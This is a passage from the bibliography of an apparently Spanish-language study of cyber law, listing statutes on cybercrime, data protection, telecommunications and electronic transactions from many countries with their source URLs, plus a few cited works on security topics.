——(2006). 275/2006 Z.z. ZÁKON z 20. apríla 2006 o informačných systé-

moch verejnej správy a o zmene a doplnení niektorých zákonov. Recuperado de http://www.noveaspi.sk/products/lawText/1/62784/1/2
——(2007). 250/2007 Z.z. ZÁKON z 9. mája 2007 o ochrane spotrebiteľa a o zmene zákona Slovenskej národnej rady č. 372/1990 Zb. o priestupkoch v znení neskorších predpisov. Recuperado de http://www.noveaspi.sk/products/lawText/1/65282/1/2
——(18 de junio de 2008). 289/2008 Z.z. ZÁKON z 18. júna 2008 o používaní elektronickej registračnej pokladnice a o zmene a doplnení zákona Slovenskej národnej rady č. 511/1992 Zb. o správe daní a poplatkov a o zmenách v sústave územných finančných orgánov v znení neskorších predpisov. Recuperado de http://www.noveaspi.sk/products/lawText/1/67399/1/2
——(2 de julio de 2008). 297/2008 Z.z. ZÁKON z 2. júla 2008, o ochrane pred legalizáciou príjmov z trestnej činnosti a o ochrane pred financovaním terorizmu a o zmene a doplnení niektorých zákonov. Recuperado de http://www.noveaspi.sk/products/lawText/1/67411/1/2
——(2011). 351/2011 Z.z. ZÁKON zo 14. septembra 2011 o elektronických komunikáciách. Recuperado de http://www.noveaspi.sk/products/lawText/1/75138/1/2
——(2013). 305/2013 Z.z. ZÁKON zo 4. septembra 2013 o elektronickej podobe výkonu pôsobnosti orgánov verejnej moci a o zmene a doplnení niektorých zákonov (zákon o e-Governmente). Recuperado de http://www.noveaspi.sk/products/lawText/1/80636/1/2
——(2016). 272/2016 Z.z. ZÁKON z 20. septembra 2016 o dôveryhodných službách pre elektronické transakcie na vnútornom trhu a o zmene a doplnení niektorých zákonov (zákon o dôveryhodných službách). Recuperado de http://www.noveaspi.sk/products/lawText/1/87248/1/2
OAS (2004). Ley Orgánica de Transparencia y Acceso a la Información Pública. Ley 24, Registro Oficial Suplemento 337 de 18 de Mayo del 2004. Recuperado de http://www.oas.org/juridico/spanish/mesicic2_ecu_anexo34.pdf
Oceans Beyond Piracy (1934). Chapter 37 Criminal Code. Recuperado de http://oceansbeyondpiracy.org/sites/default/files/Gambia_Criminal_Code_Part_1.pdf, http://oceansbeyondpiracy.org/sites/default/files/Gambia_Criminal_Code_Part_2.pdf, http://oceansbeyondpiracy.org/sites/default/files/Gambia_Criminal_Code_Part_3.pdf, http://oceansbeyondpiracy.org/sites/default/files/Gambia_Criminal_Code_Part_4.pdf, http://oceansbeyondpiracy.org/sites/default/files/Gambia_Criminal_Code_Part_5.pdf
OEA (1 de junio de 2011). *Relatorías de libertad de expresión emiten declaración conjunta acerca de Internet R50/11* [Comunicado de prensa]. Recuperado de http://www.oas.org/es/cidh/expresion/showarticle.asp?artID=848&lID=2
——(2011). *Mecanismos internacionales para la promoción de la libertad de ex-*

presión. Recuperado de http://www.oas.org/es/cidh/expresion/showarticle.asp?artID=849

Office for Management of Registers of Births, Marriages and Deaths Ministry of Justice Macedonia (2005). ЗАКОН ЗА ЗАШТИТА НА ЛИЧНИТЕ ПОДАТОЦИ ПРЕЧИСТЕН ТЕКСТ („Службен весник на Република Македонија“ бр. 7/05 и 103/08). Recuperado de http://www.uvmk.gov.mk/files/zakoni/ZZLP_Precisten%20tekst.pdf

Office of the Attorney General Bhutan (2001). The Copyright Act of the Kingdom of Bhutan, 2001. Recuperado de http://oag.gov.bt/wp-content/uploads/2010/05/Copyright-Act-of-Bhutan-2001.pdf

——(2004). Penal Code of Buthan, 2004. Recuperado de http://oag.gov.bt/wp-content/uploads/2010/05/Penal-Code-of-Bhutan-2004_English-version_.pdf

Office of the Investment Board Government of Nepal (2002). The Copyright Act, 2059 (2002). Recuperado de http://ibn.gov.np/uploads/files/Working%20Classification/legal/Copyright%20Act_2059_English.pdf

——- (2006). The Companies Act, 2063 (2006). Recuperado de http://ibn.gov.np/uploads/files/Working%20Classification/legal/Company%20Act_2063_English.pdf

Office of the President Republic of Namibia (2016). HarambeeReview16 13 December 2016. Recuperado de http://www.op.gov.na/documents/84084/249910/HarambeeReview16-presentation-v6.pdf/550ed202-0a3a-40d6-a8de-af991c38691f pg.20

Office of the Secretary of the House of Representatives Thailand (2017). พระราชบัญญัติการพัฒนาดิจิทัลเพื่อเศรษฐกิจและสังคม พ.ศ. 2560. Recuperado de http://library2.parliament.go.th/giventake/content_nla2557/law10-240160-1.pdf

Official Journal of the Grand Duchy of Luxembourg (10 de julio de 2016). Code Pénal Type: code Prise d'effet: 10/07/2016. Recuperado de http://legilux.public.lu/eli/etat/leg/code/penal

——(1 de octubre de 2016). Code d'Instruction Criminelle Type: code Prise d'effet: 01/10/2016. Recuperado de http://legilux.public.lu/eli/etat/leg/code/instruction_criminelle

——(27 de diciembre de 2016). Informatique et Identification Numérique 2017 Recueil réalisé par le Ministère D'État - Service Central de Législation. Recuperado de http://data.legilux.public.lu/file/eli-etat-leg-recueil-identification_numerique-20161227-fr-pdf.pdf

——(28 de diciembre de 2016). Législation: Mémorial A - 302 du 28 décembre 2016 Jurisprudence: Pasicrisie 4 de 2013 BIJ 6/2013 du 1er octobre 2013 Jurisprudence de la Cour de Justice de l'Union européenne au 8 mai 2014 Service Central de Législation Luxembourg Code de la Consommation Code de la Consommation Version applicable à partir du 1er janvier 2017. Recuperado de http://data.legilux.public.lu/file/eli-etat-leg-code-con-

sommation-20170101-fr-pdf.pdf
——(23 de enero de 2017). Presse et Médias Électroniques Législation: Mémorial A - 79 du 19 janvier 2017 Prise D'effet: 23 janvier 2017. Recuperado de http://data.legilux.public.lu/file/eli-etat-leg-recueil-presse_medias-20170123-fr-pdf.pdf
Onambele-Anchang and Associates (2000). Loi nº 2000/011 du 19 décembre 2000 relative au droit d'auteur et aux droits voisins. Recuperado de http://oaalaw.cm/wp-content/uploads/2017/03/Loi-du-19-decembre-2000-sur-les-droits-dauteurs-et-droits-voisins.pdf
ONU (1948). *La Declaración Universal de Derechos Humanos*. Recuperado de http://www.un.org/es/universal-declaration-human-rights/
ONU (2011). Definiciones de términos fundamentales en la Colección de Tratados de las Naciones Unidas. Recuperado de http://www.un.org/es/treaty/untc.shtml
——(2016). *Naciones Unidas A/HRC/32/L.20 Asamblea General*. Recuperado de http://www.un.org/ga/search/view_doc.asp?symbol=A/HRC/32/L.20&referer=https://www.google.com.mx/&Lang=S
Oracle (2010). Guía de administración del sistema: servicios IP. Recuperado de https://docs.oracle.com/cd/E19957-01/820-2981/6nei0r0r9/index.html
Origgi, I. F. (2003). *Régimen tributario del comercio electrónico: perspectiva peruana*. Perú: Fondo Editorial PUCP.
Ornaghi, A., y Valleri, M. (2003). Man in the middle attacks. *Blackhat Conference Europe 2003*. Recuperado de https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf
Owasp (2017). Types of Cross-Site Scripting. Recuperado de https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting
Pacific Islands Legal Information Institute (1951). Chapter 101. Customs Act 1951. Certified on: / /20. Recuperado de http://www.paclii.org/pg/legis/consol_act/ca1951124/
——(1966). Crimes-Title 17. Recuperado de http://www.paclii.org/pw/legis/consol_act/ct17122/
——(1974). Chapter 262. Criminal Code Act 1974. Certified on: / /20. Recuperado de http://www.paclii.org/pg/legis/consol_act/cca1974115/
——(1975). Chapter 48. Evidence Act 1975. Certified on: / /20. Recuperado de http://www.paclii.org/pg/legis/consol_act/ea197580/
——(1977). Laws of the Gilbert Islands Revised Edition 1977 Chapter 67 Penal Code. Recuperado de http://www.paclii.org/ki/legis/consol_act/pc66/
——(1981). Chapter 135 Penal Code. Recuperado de http://www.paclii.org/vu/legis/consol_act/pc66/
——(1989). Chapter 206 Telecommunications. Recuperado de http://www.paclii.org/vu/legis/consol_act/ta214/
——(1996). No. 57 of 1996. Telecommunications Act 1996. Certified on: / /20.

Recuperado de http://www.paclii.org/pg/legis/consol_act/ta1996214/
——(1997). No. 10 of 1997. Companies Act 1997. Certified on: / /20. Recuperado de http://www.paclii.org/pg/legis/consol_act/ca1997107/
——(1997). No. 11 of 1997. Securities Act 1997. Certified on: / /20. Recuperado de http://www.paclii.org/pg/legis/consol_act/sa1997139/
——(1998). Business Licence Act Commencement: 1 August 1998 Chapter 249. Recuperado de http://www.paclii.org/vu/legis/consol_act/bla165/
——(1999). E-Business Act No. 25 of 2000. Recuperado de http://www.paclii.org/vu/legis/num_act/ea2000125/
——(2000). No. 21 of 2000. Copyright and Neighbouring Rights Act 2000. Certified on: / /20. Recuperado de http://www.paclii.org/pg/legis/consol_act/canra2000341/
——(2001). Electronic Transactions Act. Recuperado de http://www.paclii.org/vu/legis/num_act/eta2000256/
——(2002). International Banking Act No. 4 of 2002. Recuperado de http://www.paclii.org/vu/legis/num_act/iba2002211/
——(2003). Evidence Act 2003 Republic of Kiribati (No. 5 of 2003). Recuperado de http://www.paclii.org/ki/legis/num_act/ea200380/
——(2004). Telecommunications Act 2004. Recuperado de http://www.paclii.org/ki/legis/num_act/ta2004214/
——(2005). The Counter Terrorism and Transnational Organised Crime Act No. 29 of 2005. Recuperado de http://www.paclii.org/vu/legis/num_act/ctatoca2005523/
——(2007). E-Business (Amendment) Act No. 17 of 2007. Recuperado de http://www.paclii.org/vu/legis/num_act/ea2007205/
——(2008). Financial Institutions - Title 26. Recuperado de http://www.paclii.org/pw/legis/consol_act/fit26298/
——(2011). Copyright and Related Rights Act Commencement: 8th February 2011. Recuperado de http://www.paclii.org/vu/legis/num_act/carra2000282/
——(2012). Companies Act No. 25 of 2012. Recuperado de http://www.paclii.org/vu/legis/num_act/ca2012107/
——(2013). Customs Act No. 7 of 2013. Recuperado de http://www.paclii.org/vu/legis/num_act/ca2013124/
——(28 de junio de 2014). Anti-Money Laundering and Counter-Terrorism Financing Act 2014. Recuperado de http://www.paclii.org/vu/legis/num_act/alacfa2014522/
——(2014). Federated States of Micronesia Annotated Code 2014 Title 9 National Elections. Recuperado de http://www.paclii.org/fm/legis/consol_act_2014/ne171/
——(2014). Federated States of Micronesia Annotated Code 2014 Title 11 Crimes. Recuperado de http://www.paclii.org/fm/legis/consol_act_2014/c61/

——(2014). Federated States of Micronesia Annotated Code 2014 Title 12 Criminal Procedure. Recuperado de http://www.paclii.org/fm/legis/consol_act_2014/cp167/
——(2014). Federated States of Micronesia Annotated Code 2014 Title 21 Telecommunications. Recuperado de http://www.paclii.org/fm/legis/consol_act_2014/t21254/
——(2014). Federated States of Micronesia Annotated Code 2014 Title 29 Commercial Banking. Recuperado de http://www.paclii.org/fm/legis/consol_act_2014/cb133/
——(2014). Federated States of Micronesia Annotated Code 2014 Title 54 Taxation and Customs. Recuperado de http://www.paclii.org/fm/legis/consol_act_2014/tac215/
——(2016). Right to Information Act No. 13 of 2016. Recuperado de http://www.paclii.org/vu/legis/num_act/rtia2016234/
Paessler (s.f.). Al acecho en su red. Recuperado de https://www.es.paessler.com/shadow-it
Palácio do Planalto Brasil (1940). Decreto-Lei Nº 2.848, de 7 de dezembro de 1940 Código Penal. Recuperado de http://www.planalto.gov.br/ccivil_03/decreto-lei/Del2848compilado.htm
——(1962). Lei Nº 4.117, de 27 de agosto de 1962 Institui o Código Brasileiro de Telecomunicações. Recuperado de http://www.planalto.gov.br/ccivil_03/Leis/L4117.htm
——(julio de 1990). Lei Nº 8.069, de 13 de julho de 1990 Dispõe sobre o Estatuto da Criança e do Adolescente e dá outras providências. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L8069Compilado.htm
——(diciembre de 1990). Lei Nº 8.137, de 27 de dezembro de 1990. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L8137.htm
——(1995). Lei Nº 9.100, de 29 de setembro de 1995 Estabelece normas para a realização das eleições municipais de 3 de outubro de 1996, e dá outras providências. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L9100.htm
——(1996). Lei Nº 9.296, de 24 de julho de 1996. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L9296.htm
——(1997). Lei Nº 9.504, de 30 de setembro de 1997. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L9504.htm
——(1998). Lei Nº 9.609, de 19 de fevereiro de 1998. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L9609.htm
——(2011). Lei Nº 12.527, de 18 de novembro de 2011 Regula o acesso a informações previsto no inciso XXXIII do art. 5o, no inciso II do § 3o do art. 37 e no § 2o do art. 216 da Constituição Federal; altera a Lei no 8.112, de 11 de dezembro de 1990; revoga a Lei no 11.111, de 5 de maio de 2005, e dispositivos da Lei no 8.159, de 8 de janeiro de 1991; e dá outras

providências. Recuperado de http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2011/lei/L12527.htm
——(2014). Lei Nº 12.965, de 23 de abril de 2014 Estabelece princípios, garantias, direitos e deveres para o uso da Internet no Brasil. Recuperado de http://www.planalto.gov.br/ccivil_03/leis/L9100.htm
Paragraf Lex BA Bosnia and Herzegovina (2003). Krivični Zakon Republike Srpske ("Sl. glasnik RS", br. 49/2003, 108/2004, 37/2006, 70/2006, 73/2010, 1/2012 i 67/2013). Recuperado de http://www.paragraf.ba/propisi-republike-srpske/krivicni_zakon_republike_srpske.html
——(2005). Krivični Zakonik ("Sl. glasnik RS", br. 85/2005, 88/2005 - ispr., 107/2005 - ispr., 72/2009, 111/2009, 121/2012, 104/2013, 108/2014 i 94/2016). Recuperado de http://www.paragraf.rs/molovani/krivicni_zakonik.html
Parlamento del Uruguay (1933). Código Penal (Actualizado febrero 2014). Recuperado de https://parlamento.gub.uy/sites/default/files/CodigoPenal2014-02.pdf?width=800&height=600&hl=en_US1&iframe=true&rel=nofollow
——(2004). Publicada D.O. 1º oct/004 - Nº 26599 Ley Nº 17.838 Protección de Datos Personales para Ser Utilizados en Informes Comerciales y Acción de Habeas Data. Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp8855726.htm
——(2007). Ley Nº 17.823 (Actualizado marzo de 2014) Código de la Niñez y la Adolescencia. Recuperado de https://parlamento.gub.uy/sites/default/files/CodigoNinezYAdolescente2014-03.pdf?width=800&height=600&hl=en_US1&iframe=true&rel=nofollow
——(18 de agosto de 2008). Publicada D.O. 18 ago/008 - Nº 27549 Ley Nº 18.331 Protección de Datos Personales y Acción de "Habeas Data". Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp4227668.htm
——(7 de noviembre de 2008). Publicada D.O. 7 nov/008 - Nº 27607 Ley Nº 18.381 Derecho de Acceso a la Información Pública. Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp9774153.htm
——(5 de noviembre de 2009). Publicada D.O. 5 nov/009 - Nº 27850 Ley Nº 18.600 Documento Electrónico y Firma Electrónica. Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp474087.htm
——(16 de diciembre de 2009). Publicada D.O. 16 dic/009 - Nº 27879 Ley Nº 18.627 Mercado de Valores. Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp2172374.htm
——(7 de enero de 2014). Publicada D.O. 7 ene/014 - Nº 28878 Ley Nº 19.172 Marihuana y sus Derivados Control y Regulación del Estado de la Importación, Producción, Adquisición, Almacenamiento, Comercialización y Distribución. Recuperado de https://legislativo.parlamento.gub.uy/tem-

porales/leytemp8105899.htm
——(9 de mayo de 2014). Publicada D.O. 9 may/014 - Nº 28958 Ley Nº 19.210 Acceso de la Población a Servicios Financieros y Promoción del Uso de Medios de Pago Electrónicos. Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp6805220.htm
——(2 de septiembre de 2014). Publicada D.O. 2 set/014 - Nº 29037 Ley Nº 19.244 Publicidad, Promoción y Patrocinio de los Productos de Tabaco. Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp2637805.htm
——(25 de septiembre de 2014). Publicada D.O. 25 set/014 - Nº 29054 Ley Nº 19.276 Código Aduanero de la República Oriental del Uruguay (CAROU). Recuperado de https://legislativo.parlamento.gub.uy/temporales/leytemp1279131.htm
Parlamento Europeo (2017). 2017/0003(COD) 9.6.2017. Recuperado de http://www.europarl.europa.eu/sides/getDoc.do?pubRef=-%2F%2FEP%2F%2FNONSGML%2BCOMPARL%2BPE-606.011%2B01%2BDOC%2BPDF%2BV0%2F%2FEN
Parliament of Ghana (2016). Electronic Communications amendment Bill 2016. Recuperado de http://www.parliament.gh/epanel/docs/bills/ELECTRONIC%20COMMUNICATIONS%20AMD.pdf
Parliament of Samoa (1998). 1998 Copyright No. 25. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%201998/Copyright_Act_1998_-_Eng.pdf
——(2005). 2005 Telecommunications Act 2005 No. 20. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%202005/Telecommunications_Act_2005_-_Eng.pdf
——(2008). 2008 Electronic Transactions No. 15. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%202008/Electronic_Transactions_Act_2008_-_Eng.pdf
——(2013). 2013 Crimes Act No. 10. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%202013/Crimes_Act_2013_-_Eng.pdf
——(6 de abril de 2014). 2014 Counter Terrorism No. 7. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%202014/Counter-Terrorism-Act-2014-Eng.pdf
——(7 de abril de 2014). 2014 National Payment System No. 4. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%202014/National-Payment-System-Act-2014-Eng.pdf
——(25 de agosto de 2014). 2014 Customs Act No. 20. Recuperado de http://www.palemene.ws/new/wp-content/uploads//01.Acts/Acts%202014/Customs-Act-2014-Eng.pdf
——(2015). 2015 Evidence Act No. 47. Recuperado de http://www.paleme-

ne.ws/new/wp-content/uploads//01.Acts/Acts%202015/Evidence-Act-2015-Eng.pdf
Parliament of Sierra Leone (2006). The Telecommunications Act, 2006. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=k2UXfmsCHO0%3d&tabid=79&mid=506
——(2007). The Domestic Violence Act, 2007. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=E7Bz5RKpGA%3d&tabid=79&mid=505
——(12 de mayo de 2008). The Anti-Corruption Act, 2008. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=sPmYIGKfr4%3d&tabid=79&mid=504
——(7 de agosto de 2008). The National Drugs Control Act, 2008. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=dTedz31ToQk%3d&tabid=79&mid=504
——(4 de junio de 2009). The Payment Systems Act, 2009. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=VLoBy6spr1Q%3d&tabid=79&mid=503
——(13 de agosto de 2009). The Companies Act, 2009. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=6OIotq_bJHo%3d&tabid=79&mid=503
——(2011). The Customs Act, 2011. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=IH9lU73hLoc%3d&tabid=79&mid=438
——(15 de marzo de 2012). The Anti-Money Laundering and Combating of Financing of Terrorism Act, 2012. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=cnkmQ5GUJI0%3d&tabid=79&mid=437
——(1 de noviembre de 2012). The Sexual Offences Act, 2012. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=ZRhYIkVn6e4%3d&tabid=79&mid=437
——(2013). The Right to Access Information Act, 2013. Recuperado de http://www.parliament.gov.sl/dnn5/LinkClick.aspx?fileticket=PmfCuI8rTk%3d&tabid=79&mid=436
Parliament of Singapore (2017). Computer Misuse and Cybersecurity (Amendment) Bill 2017. Recuperado de https://www.parliament.gov.sg/sites/default/files/Computer%20Misuse%20and%20Cybersecurity%20(Amendment)%20Bill%20-%2015-2017.pdf
Parliament of South Africa (2017). Cybercrimes and Cybersecurity Bill B 6-2017. Recuperado de https://www.parliament.gov.za/storage/app/media/Docs/bill/790608be-b0b8-4ac5-94fa-4af5ed0797f8.pdf
Parliament of Tanzania (2016). The Access to Information Act, 2016 No. 9. Recuperado de http://parliament.go.tz/polis/uploads/bills/acts/1486028457-SHERIA%20CHAPA%20-THE%20ACCESS%20

TO%20%20INFORMATION%20ACT.pdf
Parliament of the co-operative Republic of Guyana (2016). Cyber Crime Bill 2016 Bill Number: 17/2016 Bill Status: First Reading Date Published: 04, Aug, 2016. Recuperado de http://parliament.gov.gy/documents/bills/6033-cybercrime_bill_2016_-_no._17_of_2016.doc
Parliament of the Republic of Fiji (2016). An Act to Establish Liability for the Provision of False Information to Any Officer, Agent or Representative of the Government or an Entity. Recuperado de http://www.parliament.gov.fj/getattachment/Parliament-Business/Acts/Act-9-False-Information-(1).pdf.aspx
——(2016). Fair Reporting of Credit Act 2016 (Act No. 11 of 2016). Recuperado de http://www.parliament.gov.fj/getattachment/Parliament-Business/Acts/Act-11-Fair-Reporting-of-Credit-(2).pdf.aspx
Parliament of Trinidad and Tobago (3 de octubre de 2000). The Integrity in Public Life Act, 2000. Recuperado de http://www.ttparliament.org/legislations/a2000-83.pdf
——(10 de noviembre de 2000). The Computer Misuse Act, 2000. Recuperado de http://www.ttparliament.org/legislations/a2000-86.pdf
——(2001). The Telecommunications Act, 2001. Recuperado de http://www.ttparliament.org/legislations/a2001-04.pdf
——(2005). Anti-Terrorism Act No. 26 of 2005. Recuperado de http://www.ttparliament.org/legislations/a2005-26.pdf
——(2006). The International Criminal Court Act, 2006. Recuperado de http://www.ttparliament.org/legislations/a2006-04.pdf
——(2008). Financial Institutions Act, 2008. Recuperado de http://www.ttparliament.org/legislations/a2008-26.pdf
——(2010). Interception of Communications Act, 2010. Recuperado de http://www.ttparliament.org/legislations/a2010-11.pdf
——(18 de abril de 2011). Trafficking in Persons Act, 2011. Recuperado de http://www.ttparliament.org/legislations/a2011-14.pdf
——(3 de mayo de 2011). Electronic Transactions Act No. 6 of 2011. Recuperado de http://www.ttparliament.org/legislations/a2011-06.pdf
——(23 de mayo de 2011). Data Protection Act No. 13 of 2011. Recuperado de http://www.ttparliament.org/legislations/a2011-13.pdf
——(2 de noviembre de 2011). The Electronic Transfer of Funds Crime Act, 2000. Recuperado de http://www.ttparliament.org/legislations/a2000-87.pdf
——(2012). Children Act No. 12 of 2012. Recuperado de http://www.ttparliament.org/legislations/a2012-12.pdf
——(2015). Act No. 11 of 2005 an Act to amend the Offences Against the Person Act. Recuperado de http://www.ttparliament.org/legislations/a2005-11.pdf

Parliament of Zimbabwe (1967). Censorship and Entertainments Control Act 10 04. Recuperado de http://www.parlzim.gov.zw/acts-list/censorship-and-entertainments-control-act-10-04
——(1989). National Social Security Authority Act 17 04. Recuperado de http://www.parlzim.gov.zw/acts-list/national-social-security-authority-act-17-04
——(1992). Civil Evidence Act 8 01. Recuperado de http://www.parlzim.gov.zw/acts-list/civil-evidence-act-8-01
——(1998). Chemical Weapons (Prohibition) Act 11 18. Recuperado de http://www.parlzim.gov.zw/acts-list/chemical-weapons-prohibition-act-11-18
——(2000). Postal and Telecommunications Act 12 05. Recuperado de http://www.parlzim.gov.zw/acts-list/postal-and-telecommunications-act-12-05
——(2002). Public Order and Security Act 11 17. Recuperado de http://www.parlzim.gov.zw/acts-list/public-order-and-security-act-11-17
——(2003). Access to Information and Protection of Privacy Act 27. Recuperado de http://www.parlzim.gov.zw/acts-list/access-to-information-and-protection-of-privacy-act27
——(2004). Meteorological Services Act 13 21. Recuperado de http://www.parlzim.gov.zw/acts-list/meteorological-services-act-13-21
Parliament Republic of Namibia (2000). No. 113 Promulgation of Combating of Immoral Practices Amendment Act, 2000 (Act 7 of 2000). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=486:combating-ofimmoral-practices-amendment-act&id=94:acts-of-2000&Itemid=1269
——(3 de abril de 2003). No. 92 Promulgation of Competition Act, 2003 (Act No. 2 of 2003). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=609:competition-act-2-of-2003&id=44:2003&Itemid=1269
——(6 de junio de 2003). No. 126 Promulgation of Combating of Domestic Violence Act, 2003 (Act No. 4 of 2003). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=607:combating-of-domestic-violence-act-4-of-2003&id=44:2003&Itemid=1269
——(16 de julio de 2003). No. 178 Promulgation of Anti-Corruption Act, 2003 (Act No. 8 of 2003). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=604:anti-corruption-act-8-of-2003&id=44:2003&Itemid=1269
——(19 de diciembre de 2004). No. 289 Promulgation of Prevention of Organised Crime Act, 2004 (Act No. 29 of 2004). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=648:prevention-of-organised-crimes-act-29-of-2004&id=102:acts-of-2004&Itemid=1269

——(24 de diciembre de 2004). No. 285 Promulgation of Criminal Procedure Act, 2004 (Act No. 25 of 2004). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=633:criminal-procedure-act-25-of-2004&id=102:acts-of-2004&Itemid=1269
——(30 de diciembre de 2004). No. 288 Promulgation of Companies Act, 2004 (Act No.28 of 2004). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=631:companies-act-28-of-2004&id=102:acts-of-2004&Itemid=1269
——(2012). No.299 Promulgation of Financial Intelligence Act, 2012 (Act No. 13 of 2012). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=420:financial-intelligence-act&id=92:acts-of-2012&Itemid=1269
——(20 de junio de 2014). No. 78 Promulgation of Prevention and Combating of Terrorist and Proliferation Activities Act, 2014 (Act No. 4 of 2014). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=326:prevention-and-combating-of-terrorist-and-proliferation-activities-act&id=83:acts-of-2014&Itemid=1269
——(19 de septiembre de 2014). No. 191 Promulgation of Electoral Act, 2014 (Act No. 5 of 2014). Recuperado de http://www.parliament.na/index.php?option=com_phocadownload&view=category&download=7108:electoral-act&id=83:acts-of-2014&Itemid=1269

Parliamentary Assembly of Bosnia and Herzegovina (2006). Zakon o Elektronskom Pravnom i Poslovnom Prometu Poglavlje i. Uvodne Odredbe. Recuperado de http://www.parlament.ba/law/DownloadDocument?lawDocumentId=99922f3a-f01b-4b87-acac-41226c08c7b5&langTag=bs

Pazos, R. (2015). El mal llamado "Derecho al olvido" en la era de Internet. *Boletín del Ministerio de Justicia*, 2183. Recuperado de http://www.mjusticia.gob.es/cs/Satellite/Portal/1292427775515?blobheader=application%2Fpdf&blobheadername1=Content-isposition&blobheadername2=EstudioDoctrinal&blobheadervalue1=attachment%3B+filen%20ame%3D151117_PAZOS_CASTRO.pdf&blobheadervalue2=1288%20792%200932

Penalva, J. (14 de febrero de 2014). Cyborgs, están entre nosotros. *Xataka*. Recuperado de https://www.xataka.com/robotica-e-ia/cyborgs-estan-entre-nosotros

Peña, G. L. (2008). *Procedimientos y medidas de seguridad informática-Conceptos básicos de seguridad de redes*.

Perry, Y. (21 de abril de 2017). YouTube quiere enseñar a sus usuarios a distinguir noticias falsas. *FayerWayer*. Recuperado de https://www.fayerwayer.com/2017/04/youtube-quiere-ensenar-a-sus-usuarios-a-distinguir-noticias-falsas/

Philippine Center on Transnational Crime (1998). Republic Act No. 8484 an Act Regulating the Issuance and Use of Access Devices, Prohibiting Fraudulent Acts Committed Relative Thereto, Providing Penalties and for Other Purposes. Recuperado de http://www.pctc.gov.ph/initiatv/RA8484.htm

——(2000). Republic Act No. 8792 an Act Providing for the Recognition and Use of Electronic Commercial and Non-Commercial Transactions and Documents, Penalties for Unlawful Use Thereof and for Other Purposes. Recuperado de http://www.pctc.gov.ph/initiatv/RA8792.htm

Philippines Official Gazette (1930). Act No. 3815 an Act Revising the Penal Code and Other Penal Laws. Recuperado de http://www.gov.ph/1930/12/08/act-no-3815-s-1930/

——(2013). Republic Act No. 10627 an Act Requiring all Elementary and Secondary Schools to Adopt Policies to Prevent and Address the Acts of Bullying in Their Institutions. Recuperado de http://www.gov.ph/2013/09/12/republic-act-no-10627/

Pilici, S. (2015). Remove CryptoLocker ransomware (Files Encrypted Malware). *Malwaretips*. Recuperado de https://malwaretips.com/blogs/remove-cryptolocker-virus/

Poder Judicial de Honduras (1983). Decreto 144-83 Código Penal PENAL. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/CodigoPenal-ReformaIncluida.pdf

——(2012). Ley Especial sobre Intervención de las Comunicaciones Privadas. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/Ley%20Especial%20sobre%20Intervencion%20de%20las%20Comunicaciones%20Privadas%20(8,2mb).pdf

——(2013). Ley sobre Firmas Electrónicas. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/Ley%20sobre%20Firmas%20Electronicas%20(3,19mb).pdf

——(21 de enero de 2015). Ley Contra el Acoso Escolar. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/Ley%20contra%20el%20Acoso%20Escolar.pdf

——(27 de abril de 2015). Ley Sobre Comercio Electrónico. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/Ley%20Sobre%20Comecio%20Electronico.pdf

——(30 de abril de 2015). Ley Especial Contra el Lavado de Activos. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/Ley%20Especial%20Contra%20el%20Lavado%20de%20Activos.pdf

——(2016). Decreto No. 170-2016 Código Tributario. Recuperado de http://www.poderjudicial.gob.hn/CEDIJ/Leyes/Documents/CodigoTributario-Honduras.pdf

Poder Judicial Dominicano (2002). Código Monetario y Financiero de la

República Dominicana. Recuperado de http://www.poderjudicial.gob.do/documentos/PDF/codigos/Codigo_Monetario_Financiero.pdf
